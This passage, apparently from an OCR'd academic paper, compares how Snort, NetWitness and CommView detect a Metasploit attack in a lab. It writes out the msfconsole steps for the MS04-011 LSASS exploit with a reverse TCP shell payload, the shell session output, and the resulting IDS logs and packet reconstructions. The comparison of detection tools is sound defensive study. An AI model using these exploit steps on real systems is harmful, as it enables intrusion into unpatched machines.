
Figure 15: NetWitness mode in real time

3.3 Settins CommView

Commview is a network browser and analyzer designed for LAN administrators, professionals,

Network programmers, home users ... for anyone who wants a full picture of traffic that passes through the computer or part of the LAN. With many user friendly features, CommView combines performance and flexibility. This tool captures every packet on the network and displays relevant information about him, such as a list of packages, network connections, significant statistics, charts, etc. present Protocol. We examine, record, filter, import and export captured packets, see the protocols to the lowest layers with full analysis of over 70 spread throughout the flow.

CommView includes a VoIP analyzer for in-depth analysis, recording and playback SIP and H.323 voice communications.



AMD PCNET Family PCI Ethernet Adapter - Packet S


Capture: Off | Pkts: 0 in / 0 out / 0 pass | Auto-saving: Off | Rules: Off | Alarms: Off | 5% CPU Usage

Figure 16: CommView appearance of the screen

If we access the network via Ethernet card, you choose from the drop-down list and begin monitoring. CommView supports each 10Mbit, 100Mbit or 1Gbit Ethernet adapter.

If you are using dial-up modem access network, choose a dial-up adapter for monitoring. This tool can only see incoming and outgoing packages, not the pass-through packages.


Monitoring Loopback adapter we show local traffic sent or received over TCP / IP by running the program on our computer. If we do not run any program that exchanges data within the computer will not see the traffic when we look at this option. Function generator package does not work in Loopback adapter mode.



AMD PCNET Family PCI Ethernet Adapter - Packet S

Capture: Off | Pkts: 0 in / 0 out / 0 pass | Auto-saving: Off | Rules: Off | Alarms: Off | 0% CPU Usage

Figure 17: CommView look at the display settings



AMD PCNET Family PCI Ethernet Adapter - Packet S

Capture: Off | Pkts: 0 in / 0 out / 0 pass | Auto-saving: Off | Rules: Off | Alarms: Off | 9% CPU Usage

Figure 18: CommView look at the display settings

4. Comparative analysis

To test the program mentioned in the previous chapter we will use the tool Metasploit Framework (hereafter MSF). Metasploit Framework system is available for Windows and most Unix-based operating systems. This suite is designed for the development test program exploits, their setting, testing that is possible to use a security flaw. The paper used exploits called *windows/smb/ms04_011_lsass* and its payload *windows / shell_reverse_tcp*.

Commands to be entered when setting up the MSF are the same regardless of whether we observed the machine had some of the tools (Snort, NetWitness or CommView) or not.

First we will set the command show exploits. Her execution we get a list of exploits that are at our disposal. The following command is used to choose wanted exploits, and this is the command *use (exploit)*. Executing commands get a list of payloads that are at our disposal for the selected exploit. Now choose the command payload: *set payload windows / shell_reverse_tcp*

Then we set the address targeted machines and machines that launch exploits. Commands are:

set RHOST 192.168.116.128 and

set LHOST 192.168.116.129


The following selection target (target). First we have to call the command show targets that we will see a list of paspoloživih target, and then selecting the desired target. This makes the command set *TARGET 2*

The last step is to execute the commands that will make the exploit and the exploit command.

Furthermore we look at what happens ...

4.1 Effect of exploits without running program on network intrusion detection


If we start any program to protect, exploit is executed, and take command of the target machine. Screen appearance is as follows:



```
ger (No NX or Win7)
   windows/vncinject/reverse_tcp                  VNC Server (Reflective Injection), Reverse TCP Stager
   windows/vncinject/reverse_tcp_allports         VNC Server (Reflective Injection), Reverse All-Port TCP St
ager

msf exploit(ms04_011_lsass) > set payload windows/shell_reverse_tcp
payload => windows/shell_reverse_tcp
msf exploit(ms04_011_lsass) > set RHOST 192.168.116.128
RHOST => 192.168.116.128
msf exploit(ms04_011_lsass) > set LHOST 192.168.116.129
LHOST => 192.168.116.129
msf exploit(ms04_011_lsass) > show targets

Exploit targets:

   Id  Name
   --  ----
   0   Automatic Targetting
   1   Windows 2000 English
   2   Windows XP English


msf exploit(ms04_011_lsass) > set target 2
target => 2
msf exploit(ms04_011_lsass) > exploit

[*] Started reverse handler
[*] Binding to 3919286a-b10c-11d0-9ba8-00c04fd92ef5:0.0@ncacn_np:192.168.116.128[\lsarpc]...
[*] Bound to 3919286a-b10c-11d0-9ba8-00c04fd92ef5:0.0@ncacn_np:192.168.116.128[\lsarpc]...
[*] Getting OS information...
[*] Trying to exploit Windows 5.1
[*] Command shell session 1 opened (192.168.116.129:4444 -> 192.168.116.128:1031)
[*] The DCERPC service did not reply to our request

Microsoft Windows XP [Version 5.1.2600]
(C) Copyright 1985-2001 Microsoft Corp.

C:\WINDOWS\system32>
```

Figure 19: Effect of exploit

To make sure we took command of the system that we have marked as a target, tasks that the ipconfig command to see the IP address of the machine over which we command. After the command *ipconfig* get:




```
Exploit targets:

   Id  Name
   --  ----
   0   Automatic Targetting
   1   Windows 2000 English
   2   Windows XP English


msf exploit(ms04_011_lsass) > set target 2
target => 2
msf exploit(ms04_011_lsass) > exploit

[*] Started reverse handler
[*] Binding to 3919286a-b10c-11d0-9ba8-00c04fd92ef5:0.0@ncacn_np:192.168.116.128[\lsarpc]...
[*] Bound to 3919286a-b10c-11d0-9ba8-00c04fd92ef5:0.0@ncacn_np:192.168.116.128[\lsarpc]...
[*] Getting OS information...
[*] Trying to exploit Windows 5.1
[*] Command shell session 1 opened (192.168.116.129:4444 -> 192.168.116.128:1031)
[*] The DCERPC service did not reply to our request

Microsoft Windows XP [Version 5.1.2600]
(C) Copyright 1985-2001 Microsoft Corp.

C:\WINDOWS\system32>ipconfig
ipconfig

Windows IP Configuration


Ethernet adapter Local Area Connection:

        Connection-specific DNS Suffix  . : localdomain
        IP Address. . . . . . . . . . . . : 192.168.116.128
        Subnet Mask . . . . . . . . . . . : 255.255.255.0
        Default Gateway . . . . . . . . . : 192.168.116.2

C:\WINDOWS\system32>
```

Figure 20: The result of action exploit

We see that we did what we intended - took command of the desired machine..

4.2 Snort

Snort has been placed in NIDS mode and check the incursion. When the invasion happens, snort decode and display packets that are involved in the raid. To view data related to the intrusion must open the newly created file in the folder C:\ Snort\log..



Select Command Prompt - snort -vd -l c:\Snort\log -c c:\Snort\etc\snort.conf -i2

```
TCP TTL:128 TOS:0x0 ID:257 IpLen:20 DgmLen:40 DF
***A**** Seq: 0xC860D1BE  Ack: 0x6724A23D  Win: 0xF916  TcpLen: 20

=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+

11/17-12:19:09.636335 192.168.0.56:1035 -> 192.168.0.130:4444
TCP TTL:128 TOS:0x0 ID:258 IpLen:20 DgmLen:144 DF
***AP*** Seq: 0xC860D1BE  Ack: 0x6724A23D  Win: 0xF916  TcpLen: 20
4D 69 63 72 6F 73 6F 66 74 20 57 69 6E 64 6F 77  Microsoft Window
73 20 58 50 20 5B 56 65 72 73 69 6F 6E 20 35 2E  s XP [Version 5.
31 2E 32 36 30 30 5D 0D 0A 28 43 29 20 43 6F 70  1.2600]..(C) Cop
79 72 69 67 68 74 20 31 39 38 35 2D 32 30 30 31  yright 1985-2001
20 4D 69 63 72 6F 73 6F 66 74 20 43 6F 72 70 2E   Microsoft Corp.
0D 0A 0D 0A 43 3A 5C 57 49 4E 44 4F 57 53 5C 73  ....C:\WINDOWS\s
79 73 74 65 6D 33 32 3E                          ystem32>

=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+

11/17-12:19:09.637110 192.168.0.130:4444 -> 192.168.0.56:1035
TCP TTL:64 TOS:0x0 ID:62990 IpLen:20 DgmLen:40 DF
***A**** Seq: 0x6724A23D  Ack: 0xC860D226  Win: 0x16D0  TcpLen: 20

=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+
```

Figure 21: Snort and action exploit


From the log file we see that snort recognized that the vulnerability used, part of a snort that caused the alarm, the version number of rules and regulations.

[**] [1:2123:3] ATTACK-RESPONSES Microsoft cmd.exe banner [**]
[Classification: Successful Administrator Privilege Gain] [Priority: 1]
11/17-12:19:09.636335 192.168.116.129:1035 -> 192.168.116.128:4444
TCP TTL: 128 TOS:0x0 ID:258 IpLen: 20 DgmLen:144 DF
****AP*** Seq: 0xC860D1BE Ack: 0x6724A23D Win: 0xF916 TcpLen: 20*

We see that snort only detect intrusion. Since we define the action that will be made after the raid, snort enabled downloading commands of the system.

4.3 NetWitness


After the execution of exploits (from the attacker) and the completion of recording the traffic on the network (from the attacked machine) we see that NetWitness does not allow downloading commands of the the system.



```
Exploit targets:

   Id  Name
   --  ----
   0   Automatic Targetting
   1   Windows 2000 English
   2   Windows XP English


msf exploit(ms04_011_lsass) > set TARGET 2
TARGET => 2
msf exploit(ms04_011_lsass) > exploit

[*] Started reverse handler
[*] Binding to 3919286a-b10c-11d0-9ba8-00c04fd92ef5:0.0@ncacn_np:192.168.116.128[\lsarpc]...
[*] Bound to 3919286a-b10c-11d0-9ba8-00c04fd92ef5:0.0@ncacn_np:192.168.116.128[\lsarpc]...
[*] Getting OS information...
[*] Trying to exploit Windows 5.1
[*] Exploit completed, but no session was created.
msf exploit(ms04_011_lsass) > exploit

[*] Started reverse handler
[*] Binding to 3919286a-b10c-11d0-9ba8-00c04fd92ef5:0.0@ncacn_np:192.168.116.128[\lsarpc]...
[*] Bound to 3919286a-b10c-11d0-9ba8-00c04fd92ef5:0.0@ncacn_np:192.168.116.128[\lsarpc]...
[*] Getting OS information...
[*] Trying to exploit Windows 5.1
[*] Command shell session 1 opened (192.168.116.129:4444 -> 192.168.116.128:1039)
[-] Exploit failed: Bad file descriptor
[*] Exploit completed, but no session was created.
msf exploit(ms04_011_lsass) > exploit

[*] Started reverse handler
[*] Binding to 3919286a-b10c-11d0-9ba8-00c04fd92ef5:0.0@ncacn_np:192.168.116.128[\lsarpc]...
[*] Bound to 3919286a-b10c-11d0-9ba8-00c04fd92ef5:0.0@ncacn_np:192.168.116.128[\lsarpc]...
[*] Getting OS information...
[*] Trying to exploit Windows 5.1
[*] Exploit completed, but no session was created.
msf exploit(ms04_011_lsass) > █
```

Figure 22: Netwitness and action exploit

The system that is running NetWitness see the following information:



< 2009-12-03 19:03

Service Type (4 items)
SMB (5) - NETBIOS (3) - OTHER (2) - DHCP (1)

Hostname Aliases (3 items)
wmv-c8747350b5e (2) - prva (2) - ohcrx7jficr6p5t2 (1)

Source IP Address (3 items)
192.168.116.129 (5) - 192.168.116.128 (4) - 192.168.116.1 (1)

Destination IP address (5 items)
192.168.116.255 (3) - 192.168.116.128 (3) - 192.168.116.129 (2) - 192.168.116.254 (1) - 192.168.116.2 (1)

Action Event (1 item)
get (1)

Extension (1 item)
<none> (1)

Filename [open]

Client Application (1 item)
ms command shell (1)

TCP Destination Port (3 items)
139 (netbios-ssn) (2) - 4444 (1) - 445 (cifs) (1)

UDP Target Port (3 items)
137 (netbios-ns) (3) - 138 (netbios-dgm) (2) - 67 (bootps) (1)

Ethernet Protocol (2 items)
IP (10) - ARP (1)

IP Protocol (2 items)
UDP (6) - TCP (4)

Ethernet Source (3 items)
00:0C:29:DB:A6:4B (5) - 00:0C:29:AD:12:3E (5) - 00:50:56:C0:00:08 (1)


Ethernet Destination (5 items)
FF:FF:FF:FF:FF:FF (3) - 00:0C:29:AD:12:3E (3) - 00:50:56:E8:9A:94 (2) - 00:0C:29:DB:A6:4B (2) - 00:50:56:E5:1C:E0 (1)

IP Aliases [open]

MAC Aliases [open]

Figure 23: Netwitness information

It can be seen source IP address (192,168,116,129), the IP address of machines that serve as targets (192,168,116,128), the command that is given to the source IP address (*MS command shell*) and the attacked port (4444).



Cetvrtak > Client Application EXISTS > ms command shell > Sessions for "ms command shell"


Time	Service	Size	Events
2009-Dec-03 19:08:39	IP / TCP / OTHER	1.00 KB	00:0C:29:AD:12:3E -> 00:0C:29:DB:A6:4B 192.168.116.128 -> 192.168.116.129 1034 -> 4444 payload: 348 medium: 1 tcp.flags: 26 streams: 2 packets: 12 lifetime: 2 client: MS Command Shell

Displaying 1 - 1 of 1

Cetvrtak Content - Session 6

```
NetWitness Reconstruction for session ID: 6 ( Source 192.168.116.128 : 1034, Target 192.168.116.129 : 4444 )
Time 12/03/2009 19:08:39 to 12/03/2009 19:08:41   Packet Size 1,032 bytes   Payload Size 348 bytes
Protocol 2048/6/0   Flags Keep Assembled AppMeta NetworkMeta   Packet Count 12

REQUEST
Packet 1
2009-Dec-03 18:17:37.445000 [73]
00000000 :  00 0C 29 DB A6 4B 00 0C 29 AD 12 3E 08 00 45 00   [..)..K..)..>..E.]
00000010 :  00 30 00 A8 40 00 80 06 8F CD C0 A8 74 80 C0 A8   [.0..@.......t...]
00000020 :  74 81 04 0A 11 5C 91 92 28 8C 00 00 00 00 70 02   [t....\..(.....p.]
00000030 :  FF FF 49 48 00 00 02 04 05 B4 01 01 04 02         [..IH..........]

RESPONSE
Packet 2
2009-Dec-03 18:17:43.724000 [74]
0000003e :  00 0C 29 AD 12 3E 00 0C 29 DB A6 4B 08 00 45 00   [..)..>..)..K..E.]
0000004e :  00 30 00 58 40 00 80 06 90 1D C0 A8 74 81 C0 A8   [.0.X@.......t...]
0000005e :  74 80 11 5C 04 0A 29 EC 22 10 91 92 28 8D 70 12   [t..\..)."...(.p.]
0000006e :  FF FF FD 3A 00 00 02 04 05 B4 01 01 04 02         [...:..........]

REQUEST
Packet 3
2009-Dec-03 18:17:44.252000 [75]
```

Figure 24: Netwitness and action exploit




Cetvrtak Content - Session 6

NetWitness Reconstruction for session ID: 6 (Source 192.168.116.128 : 1034, Target 192.168.116.129 : 4444)
Time 12/03/2009 19:08:39 to 12/03/2009 19:08:41 Packet Size 1,032 bytes Payload Size 348 bytes
Protocol 2048 /6/0 Flags Keep Assembled AppMeta NetworkMeta Packet Count 12

```
REQUEST
Packet 11
2009-Dec-03 18:10:06.123000 [86]
00000355 : 00 0C 29 DB A6 4B 00 0C 29 AD 12 3E 08 00 45 00  [..)..K..)..>..E.]
00000365 : 00 69 00 AE 40 00 80 06 8F 8E C0 A8 74 80 C0 A8  [.i..@.......t...]
00000375 : 74 81 04 0A 11 5C 91 92 28 B4 29 EC 23 05 50 18  [t....\..(.).#.P.]
00000385 : FF 0B 95 17 00 00 0D 0A 28 43 29 20 43 6F 70 79  [........(C) Copy]
00000395 : 72 69 67 68 74 20 31 39 38 35 2D 32 30 30 31 20  [right 1985-2001 ]
000003a5 : 4D 69 63 72 6F 73 6F 66 74 20 43 6F 72 70 2E 0D  [Microsoft Corp..]
000003b5 : 0A 0D 0A 43 3A 5C 57 49 4E 44 4F 57 53 5C 73 79  [...C:\WINDOWS\sy]
000003c5 : 73 74 65 6D 33 32 3E                             [stem32>]

                                   Packet 12
                                   2009-Dec-03 18:13:28.936000 [87]
                                   000003cc : 00 0C 29 AD 12 3E 00 0C 29 DB A6 4B 08 00 45 00  [..)..>..)..K..E.]
                                   000003dc : 00 28 00 5F 40 00 80 06 90 1E C0 A8 74 81 C0 A8  [.(._@.......t...]
                                   000003ec : 74 80 11 5C 04 0A 29 EC 23 05 91 92 28 F5 50 10  [t..\..).#...(.P.]
                                   000003fc : FF 97 29 0B 00 00 00 00 00 00 00 00              [..).........]
```

Figure 25: Netwitness result on the effects of exploit

Data on raffic on the port of targeted machine:



Service Type (1 item)
OTHER (1)

Source IP Address (1 item)
192.168.116.128 (1)

Destination IP address (1 item)
192.168.116.129 (1)

Client Application (1 item)
ms command shell (1)

TCP Destination Port (1 item)
4444 (1)

Ethernet Protocol (1 item)
IP (1)

IP Protocol (1 item)
TCP (1)


Ethernet Source (1 item)
00:0C:29:AD:12:3E (1)

Ethernet Destination (1 item)
00:0C:29:DB:A6:4B (1)

Figure 26: Netwitness result on the effects of exploit

4.4 CommView

During the execution exploits CommView does not allow downloading commands of the machine on which it is installed MSF. The following display of communication that shows this tool:




CommView - The Team ZWT 2008

File Search View Tools Settings Rules Help
AMD PCNET Family PCI Ethernet Adapter - Packet S
Latest IP Connections
Packets
VoIP
Logging
Rules
Alarms

